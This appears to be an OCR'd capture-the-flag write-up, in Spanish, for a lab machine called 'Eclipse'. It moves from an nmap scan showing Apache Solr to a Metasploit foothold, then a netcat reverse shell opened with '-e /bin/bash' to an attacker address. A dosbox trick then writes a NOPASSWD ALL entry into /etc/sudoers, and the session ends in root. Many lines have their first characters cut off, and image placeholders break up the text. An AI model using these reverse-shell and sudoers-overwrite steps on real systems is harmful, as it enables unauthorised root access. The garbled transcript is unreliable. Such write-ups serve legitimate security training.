


Eclipse

```
❯ nmap -sCV -p80,8983 -Pn -n 172.17.0.2 -vvv
```


PORT STATE SERVICE REASON VERSION
80/tcp open http syn-ack ttl 64 Apache httpd 2.4.59 ((Debian))
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: Epic Battle
8983/tcp open http syn-ack ttl 64 Apache Solr
| http-title: Solr Admin
|_Requested resource was http://172.17.0.2:8983/solr/
|
http-favicon: Unknown favicon MD5: ED7D5C39C69262F4BA95418D4F909B10
| http-methods:
|
Supported Methods: GET HEAD POST OPTIONS
MAC Address: 02:42:AC:11:00:02 (Unknown)








run y pa dentro




yo me tire un nc para travajar fuera de metasploit



vemos que podemos escrivir entonces al sudoers para darnos all a todo sin pass

```
LFILE='\path\to\file_to_write'
```

```
./dosbox -c 'mount c /' -c "echo DATA >c:$LFILE" -c exit
```


Meterpreter 2)(/opt/solr/server) > shell
rocess 1 created.
hannel 1 created.
c 192.168.137.5 4545 -e /bin/bash
inhack@c72212a0c913:/opt/solr/server$ dosbox -c 'mount c /' -c "echo ninhack ALL = (ALL) NOPASSWD: ALL >>c:/etc/sudoers" -c exit
= (ALL) NOPASSWD: ALL >>c:/etc/sudoers" -c exit
OSBox version 0.74-3
opyright 2002-2019 DOSBox Team, published under GNU GPL.
inhack@c72212a0c913:/opt/solr/server$ sudo -l
udo -l
atching Defaults entries for ninhack on c72212a0c913:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
use_pty
ser ninhack may run the following commands on c72212a0c913:
(ALL) NOPASSWD: ALL
inhack@c72212a0c913:/opt/solr/server$ sudo su
udo su
oot@c72212a0c913:/opt/solr/server# whoami
hoami
oot
oot@c72212a0c913:/opt/solr/server#